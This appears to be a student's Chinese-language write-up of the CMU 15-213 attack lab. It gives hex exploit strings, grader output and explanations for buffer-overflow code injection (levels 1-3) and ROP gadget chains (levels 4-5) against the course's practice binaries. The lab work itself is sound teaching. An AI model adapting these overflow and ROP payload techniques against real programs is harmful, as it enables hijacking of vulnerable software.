

lab3_attacklab report

level1:

通过截图：

```
Cookie: 0x59b997fa
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
      user id bovik
      course 15213-f15
      lab    attacklab
      result 1:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 c0 17 40 00 00 00 00 00
```

16 进制字符串：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
c0 17 40 00 00 00 00 00
```

思路：

level1 要实现调用 touch1 函数，通过查看反汇编代码，可以知道 touch1 函数的起始地址为 0x4017c0。需要在 getbuf 函数调用完后在 return 时不跳转到原来地址，而是跳转到 0x4017c0，因此需要修改栈中的内容。通过 gdb 调试发现 getbuf 的数组仅有 0x28 个字节，在 getbuf 结束时会从 %rsp+40 处读取返回地址，因此可以多输入 8 个字节的数据修改掉这个返回地址改为 0x4017c0（注意小端法）即可。

level2:

通过截图：

```

Cookie: 0x59b997fa
Type string:Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target ctarg
PASS: Would have posted the following:
      user id bovik
      course 15213-f15
      lab    attacklab
      result 1:PASS:0xffffffff:ctarget:2:48 C7 C7 FA 97 B9 59 68 EC 17 40 00
C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 78 DC 61 55 00 00 00 00

```

16 进制字符串：

```

48 c7 c7 fa 97 b9 59 68
ec 17 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00

```

思路：

这个关卡的要求是跳转到 touch2 并修改%rdi 的值为 cookie（即 0x59b997fa），而这关的栈的地址是固定的，而且能够调用栈内的可执行程序，因此可以将修改%rdi 的代码(movq \$0x59b997fa,%rdi)放在栈顶，ret 时跳转到栈顶执行修改%rdi 的过程，再跳转到 touch2。跳转到 touch2 可以在 movq 指令后面加 ret 指令，ret 时函数会到栈顶去寻找要跳转的地址，因此可以在 ret 前将 touch2 的地址压栈。将汇编指令翻译成机器语言后，由于栈顶地址小于栈底地址而命令是从小地址到大地址执行的，因此需要将 movq 的指令放在最下面，向上依次放入 pushq 指令以及 ret 指令。

level3:

通过截图：

```

Cookie: 0x59b997fa
Type string:Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target ctarg
PASS: Would have posted the following:
      user id bovik
      course 15213-f15
      lab    attacklab
      result 1:PASS:0xffffffff:ctarget:3:48 C7 C7 A8 DC 61 55 68 FA 18 40 00
C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 78 DC 61 55 00 00 00 00 35 39 62 39 39 37 66 61 00 00 00 00 00 00 00 00 00 00

```

16 进制字符串：

48 c7 c7 a8 dc 61 55 68
fa 18 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00
35 39 62 39 39 37 66 61
00 00 00 00 00 00 00 00

思路：

关卡 3 也需要修改 `%rdi`，通过查看 `hexmatch` 以及 `touch3` 函数的反汇编代码，可以发现一共调用了 4 次 `push`，以及调用 `touch3` 与 `hexmatch` 时分配的栈帧，因此如果不用注入代码对栈顶地址进行改变的话，调用 `getbuf` 函数的栈一定会被完全覆盖。`%rdi` 储存的是 `cookie` 的 hex 版的地址。果不注入代码改变 `%rsp` 的指向地址，可以将构造的与 `cookie` 等价的十六进制码放在 `getbuf` 的 `ret` 地址的后面，如图：

栈底

cookie 的 hex 版
ret
注入攻击字符串

因此可以将输入的十六进制字符串多输入 16 位，多输入的前八位是 `cookie` 的十六进制字符串，后面全为 0，用于隔开，充当 '0'。注入的攻击代码则是 `movq $0x5561dca8` (`ret` 的前一位地址) ,`%rdi`、`push $0x4018fa` (`touch3` 的首地址) 以及 `ret`。

栈顶

如果修改栈顶地址，如图：

ret
cookie 的 hex 版
touch3 地址（让 <code>%rsp</code> 指向这里）
注入攻击字符串

注入的攻击字符串的汇编语言可以是：`movq $0x5561dc90` (`ret` 的后两位位地址) ,`%rdi`、`sub $0x20,%rsp`、`ret`。但是结果发现最后总是会 fail，这里也不知道为什么。因此答案使用的是上面那个方法的答案。

level4:

通过截图：

```

Cookie: 0x59b997fa
Type string:Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target rtarget
PASS: Would have posted the following:
      user id bovik
      course 15213-f15
      lab    attacklab
      result 1:PASS:0xffffffff:rtarget:2:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 AB 19 40 00 00 00 00 00 FA 97 B9 59 00 00 00 00 A2 19 40 00 00 00 00 00 EC 1
7 40 00 00 00 00 00

```

16 进制字符串：

```

00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
ab 19 40 00 00 00 00 00
fa 97 b9 59 00 00 00 00
a2 19 40 00 00 00 00 00
ec 17 40 00 00 00 00 00

```

思路：

既然开启了栈随机化和栈不可执行，因此不能直接往栈里面注入攻击字符串，也无法确定栈的地址，但是栈的相对地址却不变的。通过查看 farm.c 生成的机器语言，可以发现：

```

00000000000000013 <addval_219>:*pop
    13:  8d 87 51 73 *58 90      lea    -0x6fa78caf(%rdi),%eax
    19:  c3                      retq

```

在打*号那里截断的语言可以翻译为：

```

popq %rax
nop
ret

```

又注意到

```

0000000000000000c <addval_273>:*mov
    c:  8d 87 *48 89 c7 c3      lea    -0x3c3876b8(%rdi),%eax
    12:  c3                      retq

```

在*号截断处的机器语言可以翻译为：

```

movq %rax,%rdi
ret


```

因此可以考虑在 getbuf 进行 ret 时跳转到 addval_219 函数的 * 处执行出栈给%rax，再调用 addval_219 的 ret 跳转到 addval_273 的 * 处执行用%rax 修改%rdi 的值，再执行 ret 跳转到 touch2 函数，因此可以先用 00 将前 40 个字符填满，再将原来正确的返回地址覆盖为

addval_219 的 * 处地址，然后覆盖下一个栈的元素为 cookie，再将要跳转的 addval_273 * 处地址覆盖下一个栈元素，再将 touch2 的地址覆盖下一个栈元素。

level5:

通过截图：



```
Cookie: 0x59b997fa
Type string:Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target rtarget
PASS: Would have posted the following:
    user id bovik
    course 15213-f15
    lab attacklab
    result 1:PASS:0xffffffff:rtarget:3:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 AB 19 40 00 00 00 00 00 20 00 00 00 00 00 00 00 00 42 1A 40 00 00 00 00 00 69 1
A 40 00 00 00 00 00 27 1A 40 00 00 00 00 06 1A 40 00 00 00 00 A2 19 40 00
00 00 00 00 D6 19 40 00 00 00 00 A2 19 40 00 00 00 00 FA 18 40 00 00 00 00
00 35 39 62 39 39 37 66 61 00 00 00 00 00 00 00 00
```

16 进制字符串：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
ab 19 40 00 00 00 00 00
20 00 00 00 00 00 00 00
42 1a 40 00 00 00 00 00
69 1a 40 00 00 00 00 00
27 1a 40 00 00 00 00 00
06 1a 40 00 00 00 00 00
a2 19 40 00 00 00 00 00
d6 19 40 00 00 00 00 00
a2 19 40 00 00 00 00 00
fa 18 40 00 00 00 00 00
35 39 62 39 39 37 66 61
00 00 00 00 00 00 00 00
```

思路：

需要的%rdi 是指向 cookie 的 hex 版的一个地址，显然只能放在栈中获取。
注意到：

```
000000000000000f <addval_190>:*mov
6f: 8d 87 41 *48 89 e0 lea -0x1f76b7bf(%rdi),%eax
75: c3 retq
```

从 * 处截断获得的机器码可以翻译为

```
movq %rsp,%rax
ret
```

于是发现了一个获取栈的地址的方法。如果仅仅通过这一个语句，获得了栈顶的地址，如果栈顶储存着 cookie，此时 ret 得到的值也是 cookie，没法跳转到 touch3，因此 cookie 不能直接放在调用 movq %rsp,%rax 的地方。

注意到有一个 add_xy 函数，汇编为：

```
leaq (%rdi,%rsi,1),%rax
ret
```

由于栈内相对地址是固定的，因此可以使用这个函数使获得的%rsp 加上一个偏移量指向 cookie，再将得到的值传递给%rdi 即可。

但调用 add_xy 需要用到寄存器%rsi，而给出的 farm.c 里所有的截断都没有方法直接得到 popq %rsi 的代码，但有：

```
0000000000000013 <addval_219>:*pop
13: 8d 87 51 73 *58 90      lea    -0x6fa78caf(%rdi),%eax
19: c3                      retq
```

从 addval_219 的 * 处截断的：

```
pop %rax
ret
```

```
00000000000000ac <addval_487>:*mov*test
ac: 8d 87 *89 c2 *84 c0      lea    -0x3f7b3d77(%rdi),%eax
b2: c3                      retq
```

从 addval_487 的 * 处截断的：

```
movl %eax,%edx
testb %al,%al
ret
```

```
00000000000000d4 <getval_311>:*mov*orb
d4: b8 *89 d1 *08 db          mov    $0xdb08d189,%eax
d9: c3                      retq
```

从 getval_311 的 * 处截断的：

```
movl %edx,%ecx
orb %bl,%bl
ret
```

```
0000000000000091 <addval_187>:*mov*cmp
91: 8d 87 *89 ce *38 c0      lea    -0x3fc73177(%rdi),%eax
97: c3                      retq
```

从 addval_187 的 * 处截断的：

```
movl %ecx,%esi
cmpb %al,%al
ret
```

组合起来就可以获得%rsi, 储存偏移量; 再将%rsp 传递给%rax, 再传递给%rdi, 调用 add_xy 再传递给%rax, 再传递给%rdi, 将此时%rdi 储存的地址的值设置为 cookie, 再跳转到 touch3 就可以完成。

其攻击字符串解释如下:

```
00 00 00 00 00 00 00 00 #前 40 个 char 数组元素
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
ab 19 40 00 00 00 00 00 #跳转调用 popq %rax #在函数 addval_219
20 00 00 00 00 00 00 00 #偏移量, 被出栈到%rax
42 1a 40 00 00 00 00 00 #movl %eax,%edx #addval_487
69 1a 40 00 00 00 00 00 #movl %edx,%ecx #getval_311
27 1a 40 00 00 00 00 00 #movl %ecx,%esi #addval_187
06 1a 40 00 00 00 00 00 #movq %rsp,%rax #addval_190
a2 19 40 00 00 00 00 00 #movq %rax,%rdi #addval_273
d6 19 40 00 00 00 00 00 #leaq (%rdi,%rsi,1),%rax #add_xy
a2 19 40 00 00 00 00 00 #movq %rax,%rdi #addval_273
fa 18 40 00 00 00 00 00 #touch3 的地址
35 39 62 39 39 37 66 61 #cookie
00 00 00 00 00 00 00 00 #设置字符串结束符号 '/0'
```

体会:

觉得真的很神奇, 居然可以通过栈的函数调用的特性用这种看上去并不很复杂的操作来实现了想要的跳转。但在开启了栈随机化和栈不可执行保护后, 想要找到这样截断的能满足需求的机器码可能难, 也明白了为什么 visual studio 弃用的 scanf 函数而改成 scanf_s 函数, 因为后者检查边界不会导致栈的溢出。感觉很巧妙的栈在函数调用时的过程设计也存在着一个这样的可以被利用的情况, 让人情不自禁会去想其他的设计是否也有可以利用的地方。